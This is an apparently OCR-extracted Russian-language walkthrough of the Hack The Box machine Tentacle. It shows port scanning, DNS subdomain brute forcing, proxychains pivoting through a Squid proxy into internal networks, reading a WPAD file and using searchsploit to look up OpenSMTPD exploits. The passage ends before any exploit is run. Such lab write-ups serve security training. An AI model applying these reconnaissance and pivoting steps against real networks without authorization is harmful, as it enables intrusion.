

Tentacle
OS: Linux
Difficulty: Hard
Points: 40
Release: 23 Jan 2021
IP: 10.10.10.224

ВЗЛОМ

HTB Tentacle. Захватываем машину на Linux при помощи Kerberos

RalfHacker , 22.06.2021 1 комментарий 6,276 Добавить в закладки

Содержание статьи

Сегодня я покажу, как проходить машину Tentacle с площадки Hack The Box. Для этого нам понадобится пробираться через прокси в другую сеть, а также использовать протокол шифрования Windows для получения доступа к машине на Linux и повышения привилегий на ней.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА


Сканирование портов

Первым делом прописываем IP машины в файл `/etc/hosts`.

```
10.10.10.224    tentacle.htb
```

Сканируем порты скриптом в два прохода:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ','
nmap -p$ports -A $1
```



```
PORT     STATE SERVICE      REASON  VERSION
22/tcp   open  ssh          syn-ack OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 8d:dd:18:10:e5:7b:b0:da:a3:fa:14:37:a7:52:7a:9c (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC+kAz7g80bfMUdNCm4e54eIGFeFFwEIUvieBfBq/B4pm1N
EPYCypL4/yHyMDl4m0GIElshzKZClxQBF9Qgt9eI+hAmB1b4iz6h3zOcFNzgtsqki1KqbkHhrlFxRko0P4boCa
5VNXQ+ZIaOFfftKPjfBBwwUxgIRbCLJSEt0YTIc2mr0HRQi+yHFxBkC6OLPqzpXP57lXyRXEWXefvqkRrVtz7E
Cp/f5LLHGLSMfpjTwadeTpu2g3DWpCozUTol/wFWLH2y/wqUTiak=
|   256 f6:a9:2e:57:f8:18:b6:f4:ee:03:41:27:1e:1f:93:99 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDEUXStQR+Sk
|   256 04:74:dd:68:79:f4:22:78:d8:ce:dd:8b:3e:8c:76:3b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGaEuqAyutfTuj3KR9B6qEaIZAc2oszJPVDC1JEGv36y
53/tcp   open  domain       syn-ack ISC BIND 9.11.20 (RedHat Enterprise Linux 8)
| dns-nsid:
|_  bind.version: 9.11.20-RedHat-9.11.20-5.el8
88/tcp   open  kerberos-sec syn-ack MIT Kerberos (server time: 2021-01-24 08:35:14Z)
3128/tcp open  http-proxy   syn-ack Squid http proxy 4.11
|_http-server-header: squid/4.11
|_http-title: ERROR: The requested URL could not be retrieved
Service Info: Host: REALCORP.HTB; OS: Linux; CPE: cpe:/o:redhat:enterprise_linux:8
```

Результат работы скрипта

Находим четыре открытых порта:

- порт 22 — служба SSH;
- порт 53 — служба DNS;
- порт 88 — служба Kerberos;
- порт 3128 — прокси-сервер Squid 4.11.

С SSH нам пока делать нечего, поскольку учетных данных у нас нет. С DNS и Kerberos тоже пока ничего не сделать. Обращаясь к порту 3128, видим сообщение об ошибке, но из него получаем важные данные — домен и имя пользователя.

ERROR

The requested URL could not be retrieved

The following error was encountered while trying to retrieve the URL: /

Invalid URL

Some aspect of the requested URL is incorrect.

Some possible problems are:

- Missing or incorrect access protocol (should be "http://" or similar)
- Missing hostname
- Illegal double-escape in the URL-Path
- Illegal character in hostname; underscores are not allowed.

Your cache administrator is j.nakazawa@realcorp.htb.

Generated Fri, 05 Feb 2021 09:39:14 GMT by srv01.realcorp.htb (squid/4.11)

Ошибка, полученная при обращении к прокси-серверу


Найденное доменное имя добавляем в `/etc/hosts`.

```
10.10.10.224    realcorp.htb
```

Перебор DNS

Больше ничего сделать не можем, поэтому попробуем поперебирать домены. Для этого используем dnsenum. В параметрах укажем количество потоков (`--threads`) и адрес сервера DNS (`--dnsserver`), а словарь берем из сборки Seclists.

```
dnsenum --threads 32 --dnsserver 10.10.10.224 -f /usr/share/seclists/Discovery/DN
```



```
Brute forcing with /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt:

ns.realcorp.htb.                         259200   IN    A        10.197.243.77
proxy.realcorp.htb.                      259200   IN    CNAME    ns.realcorp.htb.
ns.realcorp.htb.                         259200   IN    A        10.197.243.77
wpad.realcorp.htb.                       259200   IN    A        10.197.243.31
ns.realcorp.htb.                         259200   IN    A        10.197.243.77
```

Обнаруженные поддомены

Получаем несколько новых доменных имен и адресов.

ТОЧКА ВХОДА


Так как на хосте работают служба прокси-сервера и служба DNS, логично проверить, доступны ли найденные из перебора адреса через этот прокси. Для этого сформируем цепочку прокси с помощью proxychains. Наша цепочка будет пропускать трафик через текущий хост в другую сеть. Proxychains добавит заголовки для маршрутизации пакетов во внутреннюю сеть.

В конфигурационном файле `/etc/proxychains.conf` создадим три записи. Это и есть наша цепочка.

```
http  10.10.10.224 3128
http  127.0.0.1 3128
http  10.197.243.77 3128
```

Так как имя хоста — WPAD, есть немалое подозрение, что на нем работает одноименная служба. Попробуем достучаться до него и просканировать порты.

```
proxychains -q nmap -A 10.197.243.31
```



```
PORT     STATE SERVICE      VERSION
22/tcp   open  ssh          OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 8d:dd:18:10:e5:7b:b0:da:a3:fa:14:37:a7:52:7a:9c (RSA)
|   256 f6:a9:2e:57:f8:18:b6:f4:ee:03:41:27:1e:1f:93:99 (ECDSA)
|_  256 04:74:dd:68:79:f4:22:78:d8:ce:dd:8b:3e:8c:76:3b (ED25519)
53/tcp   open  domain       ISC BIND 9.11.20 (RedHat Enterprise Linux 8)
| dns-nsid:
|_  bind.version: 9.11.20-RedHat-9.11.20-5.el8
80/tcp   open  http         nginx 1.14.1
|_http-server-header: nginx/1.14.1
|_http-title: Test Page for the Nginx HTTP Server on Red Hat Enterprise Linux
88/tcp   open  kerberos-sec MIT Kerberos (server time: 2021-02-06 19:06:46Z)
464/tcp  open  kerberos-sec MIT Kerberos (server time: 2021-02-06 19:06:57Z)
749/tcp  open  rpcbind
3128/tcp open  http-proxy   Squid http proxy 4.11
|_http-server-header: squid/4.11
|_http-title: ERROR: The requested URL could not be retrieved
```

Результат сканирования портов


На этот раз получаем уже больше открытых портов, в том числе и 80-й, где развернут веб-сервер nginx 1.14.1. Также мы получаем имя хоста — `wpad.realcorp.htb`. Добавляем его в `/etc/hosts`.

```
10.197.243.31    wpad.realcorp.htb
```

Теперь на мысль о службе наталкивает не только доменное имя, но и имя хоста. Протокол WPAD (Web Proxy Auto Discovery protocol) служит для того, чтобы найти файл PAC (Proxy Auto Config) — конфигурации прокси. Он представляет собой JavaScript с описанием логики, по которой браузер будет определять, как подключаться к нужному URL.

При совершении запроса браузер вызывает функцию `FindProxyForURL` из PAC-файла, передает туда URL и хост, а в результате ожидает узнать, через какие прокси ходить на этот адрес. Чтобы получить эти настройки, WPAD пытается найти PAC-скрипт с помощью опции от DHCP-сервера (что браузерами практически не поддерживается), а затем отправляет HTTP-запрос на `http://wpad.[домен]/wpad.dat` и скачивает полученный файл. Значит, мы можем сами запросить файл `wpad.dat` с сервера.

```
proxychains -q curl wpad.realcorp.htb/wpad.dat
```




```
ralf@ralf-PC:~/tmp$ proxychains -q curl wpad.realcorp.htb/wpad.dat
function FindProxyForURL(url, host) {
    if (dnsDomainIs(host, "realcorp.htb"))
        return "DIRECT";
    if (isInNet(dnsResolve(host), "10.197.243.0", "255.255.255.0"))
        return "DIRECT";
    if (isInNet(dnsResolve(host), "10.241.251.0", "255.255.255.0"))
        return "DIRECT";

    return "PROXY proxy.realcorp.htb:3128";
}
```

Код функции FindProxyForURL из файла wpad.dat

Просматриваем код и находим адреса сетей, о которых мы раньше не знали. Это открывает нам новые возможности для продвижения. Стоит просканировать сеть, чтобы найти новые хосты, а там и точки входа (скрипт я приводил в начале статьи). В результате сканирования находим хост 113, в котором открыт 25-й порт. Его сканируем с использованием скриптов отдельно (опция `-A`).

```
proxychains -q nmap 10.241.251.0/24
proxychains -q nmap -A -p25 10.241.251.113
```



```
PORT   STATE SERVICE VERSION
25/tcp open  smtp    OpenSMTPD
| smtp-commands: smtp.realcorp.htb Hello nmap.scanme.org [10.241.251.1], pleased to meet you, 8BITMIME, ENHANCEDSTATUSCODES, SIZE 36700160, DSN, HELP,
|_ 2.0.0 This is OpenSMTPD 2.0.0 To report bugs in the implementation, please contact bugs@openbsd.org 2.0.0 with full details 2.0.0 End of HELP info
Service Info: Host: smtp.realcorp.htb
```


Результат сканирования хостов в новой сети

Перед нами OpenSMTPD. А значит, стоит поискать готовые эксплоиты для него.

ЗАКРЕПЛЕНИЕ

Если ты используешь Kali Linux, то для обращения к базе эксплоитов достаточно запустить утилиту `searchsploit`:

```
searchsploit OpenSMTPD
```



```
ralf@ralf-PC:~/tmp$ searchsploit OpenSMTPD
 ------------------------------------------------------------------------------ ---------------------------
 Exploit Title                                                                |  Path
 ------------------------------------------------------------------------------ ---------------------------
OpenSMTPD - MAIL FROM Remote Code Execution (Metasploit)                      | linux/remote/48038.rb
OpenSMTPD - OOB Read Local Privilege Escalation (Metasploit)                  | linux/local/48185.rb
OpenSMTPD 6.4.0 < 6.6.1 - Local Privilege Escalation + Remote Code Execution  | openbsd/remote/48051.pl
OpenSMTPD 6.6.2 - Remote Code Execution                                       | linux/remote/47984.py
OpenSMTPD 6.6.3 - Arbitrary File Read                                         | linux/remote/48139.c
OpenSMTPD < 6.6.3p1 - Local Privilege Escalation + Remote Code Execution      | openbsd/remote/48140.c
 ------------------------------------------------------------------------------ ---------------------------
Shellcodes: No Results
ralf@ralf-PC:~/tmp$ searchsploit -p linux/remote/47984.py
  Exploit: OpenSMTPD 6.6.2 - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/47984
     Path: /usr/share/exploitdb/exploits/linux/remote/47984.py
File Type: Python script, ASCII text executable, with CRLF line terminators

Copied EDB-ID #47984's path to the clipboard
```


Поиск эксплоитов для OpenSMTPD

Эксплоит с порядковым номером 47984 выглядит подходящим. Версия уязвимого продукта здесь больше, чем у нас. Эксплоит может дать удаленное выполнение кода через сеанс SMTP. Из описания уязвимости CVE-2020-7247 также узнаем, что баг возникает из-за неправильного возвращаемого значения при неудачной проверке ввода в функции `smtp_mailaddr` (подробности можешь узнать в коде уязвимой функции).

Однако в исходном виде этот эксплоит не срабатывает. Зачастую в таких случаях помогает просто найти альтернативную версию. Так, перебрав несколько вариантов, я наткнулся на рабочий PoC на GitHub.

